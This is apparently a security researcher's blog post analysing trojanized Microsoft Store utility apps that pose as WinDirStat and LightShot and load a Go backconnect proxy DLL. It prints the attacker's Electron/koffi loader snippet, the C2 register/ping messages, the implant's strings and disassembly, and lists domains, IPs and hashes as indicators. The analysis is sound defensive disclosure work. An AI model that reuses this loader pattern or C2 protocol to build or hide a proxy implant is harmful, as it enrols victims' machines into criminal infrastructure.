


Microsoft Store Apps May Deliver Go Backconnect Proxy Malware

 blog.lukeacha.com/2026/05/fake-windirstat-lightshot-apps-deliver.html

Luke Acha

May 5, 2026



Malcat - C:\Users\drago\Desktop\windirstat\windirstat\app\client.dll

File Edit Analysis View Help

Files

- Virtual File System
- Carved Files

Data

- Structures
- MZ
- PE
- OptionalHeader
- Sections
- GO LayoutTable
- GO PclnHeader
- GO PclnFunctionInfoPointers
- TlsDirectory

Functions (5417 hits)

Address	Level	Confidence
0x694f8da0 (runtime.callbackasm)	MALICIOUS	100%
0x6965d890 (crypto.md5.block)	MALICIOUS	100%
0x69750960 (sub_69750960)	MALICIOUS	100%
0x69750ac0 (sub_69750ac0)	MALICIOUS	100%
0x69750c90 (sub_69750c90)	MALICIOUS	100%
0x694813f0 (svnc.atomic.(*Int32).Add)	LIBRARY	100%

Strings (3650 hits)

String	Level	Confidence
000100000100000000AC23FC0...00B864D94500000000000000	MALICIOUS	100%
000100000100000000AC23FC0...00B864D94500000000000000	MALICIOUS	100%
Machine ID: %s	MALICIOUS	100%
expaexpaexpaexpa 3nd 3nd 3n...y2-by2-by2-kte kte kte k	CLEAN	100%
3E0AD7A33E0AD7A33E0AD7A33E0AD7A3	CLEAN	100%
3E0AD7A33E0AD7A33E0AD7...CCCCC3E0AD7A33E0AD7A3	CLEAN	100%

Constants (0 hits)

Level	Confidence	Identification
-------	------------	----------------

Threat information

GhostSocks

<https://malpedia.caad.fkie.fraunhofer.de/details/win.ghostsock>

GhostSocks, a Golang-based proxy malware, was first advertised as a Malware-as-a-Service (MaaS) on Russian-speaking underground forums in October 2023. It uses back-connect socket secure internet protocol (SOCKS5) connections and is available for rent for US \$100 per month. In February 2024, the author of Lumma Stealer released an update introducing the integration of proxying capabilities. This feature, developed in partnership with GhostSocks, allows the use of infected hosts as SOCKS5 proxies and is available to all subscribers who purchase the "Professional" or higher tier plan. This integration allows Lumma Stealer users to establish a network of residential IP addresses for various purposes, including credential checking, spam distribution, or as general-purpose proxies.

No intelligence for GoInjector.

No intelligence for Gomir.

3280 kesakode hits

0x00000000 (:0)

PE

x86

8953 ms

Executive Summary

I analyzed a suspicious Microsoft Store utility package, focusing in particular on a WinDirStat impersonator. The analysis combined manual reverse engineering and runtime testing with AI-assisted workflows using REMnux MCP, Malcat MCP with Claude, and automated sandbox analysis.

The application presented itself as a normal Electron-based utility, but loaded a native Go DLL named `client.dll` through the Node.js FFI library `koffi`. Dynamic testing showed that this DLL registers with remote helper infrastructure and enters a server-controlled heartbeat loop.

Static analysis, debugger strings, and independent tooling confirmed embedded backconnect/proxy components, including `server/src/backconnect/*` source paths, `yamux` multiplexing references, machine-ID fingerprinting, and proxy/session strings. Related samples and YARA pivots suggest the same payload family appears across multiple utility-themed Microsoft Store packages, including WinDirStat and LightShot impersonators.

The strongest conclusion is that these apps act as user-facing decoys and loaders for a Go-based backconnect proxy implant, likely intended to enroll victim systems into proxy infrastructure.

Key Findings

Electron loaderThe app uses `koffi` to load `client.dll` and call the exported `Start` function.

Controlled C2 protocol/register returns ping_interval; /ping accepts action=wait.

Backconnect architectureRecovered strings include server/src/backconnect/, proxy.go, session.go, and yamux.

Payload isolationReplacing client.dll with a benign DLL stopped C2 while the UI still worked.

Background retentionMultiple app processes remained after GUI closure, allowing continued background execution.

Campaign reuseRelated samples impersonate WinDirStat and LightShot and reuse similar DLL payloads.

Technical Analysis

1. Loader: Electron → koffi → client.dll

The visible application is an Electron wrapper. On startup, its main process looks beside the executable for client.dll, loads it with koffi, resolves Start, and calls it asynchronously with a campaign/user identifier.

```
const dllPath = path.join(path.dirname(process.execPath), 'client.dll');
if (require('fs').existsSync(dllPath)) {
  const koffi = require('koffi');
  const lib = koffi.load(dllPath);
  const Start = lib.func('void Start(uintptr_t, uintptr_t, str, int)');
  Start.async(0, 0, '-user_id=microsoft_store_WinDirStat_Disk_Analysis_9MW9HR27K9B9', 0, () => {}
}
```

The loader suppresses errors, allowing the application UI to continue even if DLL loading fails. This makes the malicious component modular and easy to reuse across unrelated Electron apps.

2. C2 protocol recovered in the lab

A local HTTPS listener and Frida/x32dbg instrumentation confirmed a minimal registration and heartbeat protocol:

Stage	Request	Expected response	Observed effect
Registration	POST /register	{"status":"ok","ping_interval":10}	Client accepted response and began periodic ping loop.
Heartbeat	POST /ping	{"action":"wait"}	Client continued beaconing at the controller-provided interval.

```
POST /register
{"user_id":"microsoft_store_WinDirStat_Disk_Analysis_9MW9HR27K9B9",
 "build_version":"1.0",
 "hwid":"f4f34c43-9bc1-4a9a-b55f-1d4dd97e0e88"}
```

This establishes a controller-influenced C2 channel: the server can control at least the implant's heartbeat interval and return actions during polling.

3. Backconnect/proxy evidence

Debugger-region strings near the Start execution path and independent REMnux analysis identified source paths and strings that strongly indicate a purpose-built backconnect proxy implant:

```
server/src/backconnect/helper.go
server/src/backconnect/metadata.go
server/src/backconnect/proxy.go
server/src/backconnect/server.go
server/src/backconnect/session.go
server/src/cmd/backconnect_dll/main.go
github.com/hashicorp/yamux
github.com/denisbrodbeck/machineid.ID
[UDP] yamux->target target=%s pkt=#%d len=%d
Registered successfully (status=%s, ping_interval=%ds)
```

The use of yamux suggests multiplexed streams over a single connection. The machineid package aligns with the observed hwid sent to the helper server.

4. Payload isolation validation

To confirm the DLL's role, the original `client.dll` was renamed and replaced with a benign `ffmpeg.dll` copy renamed to `client.dll`. Under that condition:

- The app still launched and functioned normally from an end-user perspective.
- No `/register` or `/ping` C2 traffic occurred.
- No implant-like background network activity was observed.

The malicious functionality is isolated to `client.dll`; the Electron app serves as a loader and user-facing decoy.

5. Runtime background behavior

Closing the visible GUI did not fully terminate associated processes. Multiple `WinDirStat.exe` instances remained active in the background. This is not proof of reboot persistence, but it is user-deceptive runtime persistence: the user believes the app is closed while the background process can continue running.

Evidence Summary

Rather than repeating each tool's output in full, the strongest corroborating evidence is summarized below.

Source	Finding	Importance
Dynamic listener	/register and /ping traffic with hwid, user_id, and controlled ping_interval.	Confirms live C2 protocol.
x32dbg	Break on client.dll!Start showed argument string - user_id=... and nearby decoded protocol strings.	Confirms runtime bridge and protocol context.
Frida	Observed DLL loading, process/file/network activity, Chromium/Electron artifacts, and helper registration logs.	Confirms behavior chain.
REMnux MCP	Detected Go 1.24.9, Start export, server/src/backconnect/*, yamux, and machineid.	Independently validates backconnect architecture.
Malcat / VT	Heuristic similarity to Golang proxy/backconnect families such as GhostSocks-like malware.	Supports, but does not prove, family similarity.
Automated sandbox	Repeated TLS connections to remote infrastructure and DNS lookups for api1/api2.mylabubus.shop.	Corroborates outbound behavior.


Selected Screenshots

The screenshot displays the Malcat MCP analysis interface. The top panel shows a list of malware families with their similarity percentages: GhostSocks (5.45%), Golinjector (3.64%), Gomir (2.00%), and OskiStealer (0.50%). The middle panel shows a list of functions (5417 hits) with their addresses, levels, and confidence scores. The bottom panel shows a list of strings (3650 hits) with their levels and confidence scores. The right panel shows threat information for GhostSocks, including a link to a Malpedia article and a detailed description of the malware's capabilities and history.

Address	Level	Confidence
0x694f8da0 (runtime.callbackasm)	MALICIOUS	100%
0x6965d890 (crypto.md5.block)	MALICIOUS	100%
0x69750960 (sub_69750960)	MALICIOUS	100%
0x69750ac0 (sub_69750ac0)	MALICIOUS	100%
0x69750c90 (sub_69750c90)	MALICIOUS	100%
0x694813f0 (svnc.atomic.(*Int32).Add)	LIBRARY	100%

String	Level	Confidence
000100000100000000AC23FC0...00B864D94500000000000000	MALICIOUS	100%
000100000100000000AC23FC0...00B864D94500000000000000	MALICIOUS	100%
Machine ID: %s	MALICIOUS	100%
expaexpaexpaexpand 3nd 3nd 3n...y2-by2-by2-kte kte kte k	CLEAN	100%
3E0AD7A33E0AD7A33E0AD7A33E0AD7A3	CLEAN	100%
3E0AD7A33E0AD7A33E0AD7...CCCCC3E0AD7A33E0AD7A3	CLEAN	100%

Malcat MCP analysis surfaced GhostSocks-like similarity. This is treated as tertiary family-similarity evidence, not definitive family attribution.



Microsoft Store page for a third-party WinDirStat-themed utility package observed during the investigation.

Campaign Correlation

Related apps and payload reuse

VirusTotal relationships and YARA pivots identified related samples using the same or similar backconnect DLLs. One notable related package impersonates LightShot:

UAPSignedBinary_HobbyApps.Lightshot_1.0.4.0_x86__6b1d5ygjy0x60.msix

This suggests the payload is reused across multiple fake utility apps rather than being a one-off WinDirStat modification.

Distribution vector

The fake WinDirStat sample was associated with a Microsoft Store listing for a third-party “WinDirStat – Remastered” package. Additional Microsoft Store publisher/product pages were observed during YARA and VirusTotal pivoting. The intent is not to implicate legitimate WinDirStat or LightShot projects; these tools appear to be used as impersonation lures.

Related hashes from VT/YARA pivots

SHA-256	Context
09049e365c86e0bc6192fb1601d0fbe6bf2235f9f3e26ea1c83e26f41d041530	Primary analyzed client.dll
453b6bb2f4e38ef477bdf9db13572d346f4341b44e0ed16f6c3fdbd0b1140739	Related file from VT pivot
b130bc1fadd1a8c819e5e98a2961767f4e885a473bcc6c8bc0f75464c5089c83	Related Store/app package from sandbox/VT pivot
27870854b9e85265e21d06a4b9e696093c1558c1480e36a42540943d66f7a3ec	Likely related backconnect DLL from YARA pivot
f61252203cc8b3ea93354c252e22b4ec8e5e1d6e7d3cac11bef64dfb7deddf3e	Likely related backconnect DLL from YARA pivot
e9b37e1b2e50212f84ff16c8e44e1e87ac90e458db8610c1c9379de76283c8f2	Likely related backconnect DLL from YARA pivot
54a79692f3406c9fdf5ad4d090e6593a8906fcd6620c1ecf2f22c7390b577b78	Likely related backconnect DLL from YARA pivot
bc2ea22be1b6e77a4c15350f5a9c049d9d84505c64941e65e8191db4d0fbd7e4	Likely related backconnect DLL from YARA pivot
42b989fb7b81ac22c91ceb8022e21805acd949b6f0cec36a9ad72496f4fae791	Likely related backconnect DLL from YARA pivot
6af8931615475941b797f9a4a2f2149c06502f52435bb307a7d7bbdbc6323abd	Likely related backconnect DLL from YARA pivot
b2e79c6b7c1234d58b96154a5db59ea393ae998dc493cc67aca5b12c253dfa35	Likely related backconnect DLL from YARA pivot

SHA-256	Context
df90d0244e783ae7dc917355e245f549ca532d31e5afb233979838f6f116d07f	Likely related backconnect DLL from YARA pivot
0769624f9b1e59eef3ca36fed6977d604c6785eb7d24f7419b344245cb6a86c7	Likely related backconnect DLL from YARA pivot

Indicators of Compromise

Network

Type	Value	Context
Domain	api1.mylabubus.shop	Primary helper/register/ping endpoint
Domain	api2.mylabubus.shop	Fallback helper/register/ping endpoint
Domain	relay.labubusmarket.com	Observed in likely related backconnect DLLs
Domain	helper.labubusmarket.com	Observed in likely related backconnect DLLs
Domain	api1.checkupdatesnow.xyz	Observed in likely related backconnect DLLs
Domain	api2.checkupdatesnow.xyz	Observed in likely related backconnect DLLs
IP	91.84.106.129	Remote TLS endpoint observed in sandbox analysis api1
IP	89.124.124.112	Remote TLS endpoint observed in sandbox analysis api2
IP	144.124.254.145	VirusTotal pivot from client.dll sample from March 2026

Behavioral

Indicator	Value / Description
Campaign tag	microsoft_store_WinDirStat_Disk_Analysis_9MW9HR27K9B9
Related campaign tag	microsoftstore_lightshot_9NTC2KMZMGND
DLL export	Start(uintptr_t, uintptr_t, str, int)
FFI loader	koffi used to load client.dll from Electron/Node.js

Indicator	Value / Description
Go source path	server/src/backconnect/
Runtime behavior	Multiple app processes remain after GUI closure
Protocol strings	Registered successfully (status=%s, ping_interval=%ds)
Beacon metadata	USERID / BUILDVERSION / HWID

Suspected Microsoft Store Pages

Type	Name / Product	URL	Context
Page	Peak Tools	https://apps.microsoft.com/search/publisher?name=PeakTools&hl=en-US&gl=USS	Microsoft Store Publisher Page hosting WinDirStat.
Page	Nikia Fraizer	https://apps.microsoft.com/search/publisher?name=Nikia+Fraizer&hl=en-US&gl=US	Microsoft Store Publisher Page hosting LightShot.
Page	Personal Utilities	https://apps.microsoft.com/search/publisher?name=Personal+Utilities&hl=en-US&gl=US	Suspected related Microsoft Store publisher search page.
Page	Hobby Apps	https://apps.microsoft.com/search/publisher?name=Hobby+Apps&hl=en-US&gl=US	Suspected related LightShot package publisher search page.

MITRE ATT&CK Mapping

Technique	Mapping	Evidence
T1036	Masquerading	Fake WinDirStat and LightShot apps.
T1204	User Execution	User installs/runs trojanized utility app.
T1106	Native API	Native DLL loaded via Electron FFI.
T1071.001	Web Protocols	HTTPS /register and /ping C2.
T1090	Proxy	Backconnect/proxy strings and yamux-based session code.

Technique	Mapping	Evidence
T1573	Encrypted Channel	TLS and encrypted session strings.

Responsible Disclosure

This research was conducted independently in a controlled lab environment using publicly available samples. The analysis is intended for educational and defensive purposes only.

The author is an independent security researcher and has no affiliation with, nor intent to harm, any legitimate software vendors, projects, or distribution platforms mentioned. References to legitimate tools such as WinDirStat and LightShot are strictly in the context of impersonation or misuse by third parties.

No active exploitation was performed, and no attempts were made to disrupt live infrastructure beyond controlled, local sinkholing for analysis. IOCs are provided to assist defenders and researchers.

Update: Campaign Activity Predates Microsoft App Store Distribution

After the initial publication of this analysis, additional pivoting revealed that this activity predates 2026 Microsoft App Store-hosted or App Store-adjacent utility applications. VirusTotal pivots based on shared infrastructure, YARA content hits, and overlapping backconnect artifacts identified related samples dating back to at least October 2025. Some of these include Free Screen Recorder (34cbaced03a3c82731ef0e782c3977bc7922e8e5535f8fc7263b1d9298bc1219 / 7d21e5178d1b75b09da635d0bc0117ccf2a4569df581cdefc7db68a78c603456).

Additionally, it appears that there used to be a malicious Hiddify app on the store earlier in the year, it no longer appears to be there. While it's not the same as what we observe in this writeup, some pivots on yamux did lead me there and it was detected as FRProxy. (92034784ec3ea5fa86bc1a8b91e236bba7d4bb1463f0f070fdd1eb3a83d7a31f)

This suggests the App Store distribution observed in the WinDirStat and LightShot cases may represent a later distribution channel or expansion phase rather than the origin of the campaign.

```
server/src/backconnect
*backconnect.RelayServer
*[]backconnect.RelayServer
*backconnect.RelayListResponse
abortedmanual span allocation called with non-manually-managed typeaddr range base and limit are not in the same memory segmentruntime: netpoll:
PostQueuedCompletionStatus failed (errno= runtime: malformed profBuf buffer - tag and data out of syncreflect: call of reflect.Value.Len on ptr to non-array
Value:tls: unsupported certificate: private key is %T, expected *%Ttls: EncryptedClientHelloConfigList contains no valid configstls: server sent a
ServerHello extension forbidden in TLS 1.3x509: failed to parse URI constraint %q: cannot be IP addressx509: internal error: system verifier returned an
empty chainStarting backconnect client (version: %s, user: %s, test: %v)
server/src/cmd/backconnect
-ldflags="-t\t-s -w -H=windowsgui \t\t-X server/src/backconnect.isTestStr=false \t\t-X server/src/backconnect.userID=miky3 \t\t-X
```

Backconnect-related strings and Go build path artifacts observed in a related sample, including references to server/src/backconnect, relay server structures, and a configured user ID.

Google TI Verdict

Undetected

0 100

GTI Score: 1/100

0769624f9b1e59eef3ca36fed6977d604c6785eb7d24f7419b344245cb6a86c7

✦ Brief

miky3_udp.dll

backconnect pedll detect-debug-environment 64bits long-sleeps

SUMMARY DETECTION DETAILS RELATIONS BEHAVIOR CONTENT T

Assessment

This indicator did not match our detection criteria and there is currently no evidence of malicious activity.

File Overview

SHA256	0769624f9b1e59eef3ca36fed6977d604c6785eb7d24f7419b344245cb6a86c7
SHA1	dd241aaca8c66b61aa02050e50774116df2cf1bd
MD5s	c9adf3836cd9406d4b9c207a036c21e3
First seen	2025-11-09 03:16:18 UTC - 🇬🇧 UNITED KINGDOM
Last seen	2025-11-09 03:16:18 UTC - 🇬🇧 UNITED KINGDOM
Analysis	⚠️ 4/72 security vendors flagged this file as malicious

VirusTotal pivot result for a November 2025 DLL sharing related backconnect characteristics. Notably, the filename includes the same miky3 user identifier observed in extracted configuration artifacts.

Memory pattern IPs (4) ⓘ			
IP	Detections	Autonomous System	Country
147.45.223.141	3 / 92	-	RU
147.45.223.142	3 / 92	-	RU
194.28.225.230	18 / 92	216127	DE
87.251.87.137	15 / 92	216127	DE

Monitor.dll from Sreen Recorder Free, memory patterns related to GhostSocks proxyware malware.

Additional Campaign Indicators

Indicator	Type	Context
w1.quakingconfined.digital	C2	Related 2025 sample identified through VirusTotal pivoting.
005932f50d5b6e65531774317c6c25ae58ba96f38def fa205cd145d3d48c6cee	SHA256	Hash associated with the related sample.
1553e07b026b9eff9774027cfb8d414d365d1bc7c26c2d0951c2fe333d85006e	SHA256	Current earliest sample found through pivot (October 18, 2025)
miky3_udp.dll	Filename	Filename containing the same miky3 user identifier observed in backconnect configuration artifacts.
server/src/backconnect	Go build path / source artifact	Backconnect-related source path recovered from strings.

Indicator	Type	Context
backconnect.userID=miky3	Configuration artifact	User identifier observed in extracted runtime/build configuration strings.
backconnect.RelayServer	String / symbol artifact	Backconnect relay server structure reference.
Starting backconnect client	String artifact	Runtime string indicating backconnect client initialization.
ebec28fd7ced06e42a94319418f01fb7dc3f60a1e21821ef41d259d5ad3f2b03	File Hash	Monitor.dll dropped with Screen Recorder Free: Uses Envoy Proxy, possibly for backconnect, unconfirmed.
3c7bda52ecd7129fd67973f84047298c7fb6235acdc615790779185596e6a560	File Hash	Recorder.exe dropped with Screen Recorder Free and recorder-amd64-installer

Additional Research and Related Writeups

Other researchers have also documented overlapping or adjacent activity involving similar fake utility applications, proxyware-style behavior, and related infrastructure. These external writeups help place the App Store findings into a broader campaign context.

ATOS writeup by Piotr Bienias (May 11, 2026)

Squiblydoo Remnux Report

My REMnux MCP analysis of Monitor.dll

My Malcat MCP analysis of Monitor.dll and Recorder.exe

Additional thoughts


Based on these pivots, I now assess that the Microsoft App Store distribution was likely one visible channel within a broader campaign, rather than the campaign's starting point. The October and November 2025 VirusTotal hits indicate that related backconnect components and infrastructure were active prior to the App Store samples analyzed in this report.

New insight on monitor.dll associated with recorder.exe

Recorder.exe shows disassembly code that has a condition where if started with commandline switch "-start", it will then call monitor.dll and immediately start requests to GhostSocks associated IP addresses.

```
call runtime.newobject mov [rsp+0x40]
rax mov qword ptr [rax+0x18]
0x0B lea rcx
["monitor.dll"] mov [rax+0x10]
rcx nop lea rax
[0x85B860] call runtime.newobject cmp dword ptr [0xD4E4D0]
0x00 jnz .1 mov rcx
[rsp+0x40] jmp .2 nop [rax]
eax .1: call runtime.gcWriteBarrier1 mov rcx
[rsp+0x40] mov [r11]
rcx .2: mov [rsp+0x38]
rax mov [rax+0x18]
rcx mov qword ptr [rax+0x10]
0x05 lea rcx
["Start"] mov [rax+0x08]
rcx lea rax
["-start"] mov ebx
0x06 call syscall.StringBytePtr mov [rsp+0x30]
rax lea rax
[0x7FAAE0] call runtime.newobject
```

Additionally, it will drop a file named config in AppData\Roaming, this config file contains the GhostSocks IPs to connect and is XOR encoded with the key "config".



Conclusion: The analyzed packages are best characterized as suspicious/trojanized Electron utility applications that load a shared Go-based backconnect/proxy implant. The evidence supports a multi-application campaign abusing trusted utility names and app-store style distribution.

This consolidated version intentionally omits long raw logs and repeated screenshots. Those artifacts have been retained separately as supporting evidence or appendix material.

Beware of Fake 7zip Installer: upStage Proxy

TamperedChef: Suspicious Recipe App is really Malware

EvilAI: Fake Online Speedtest Application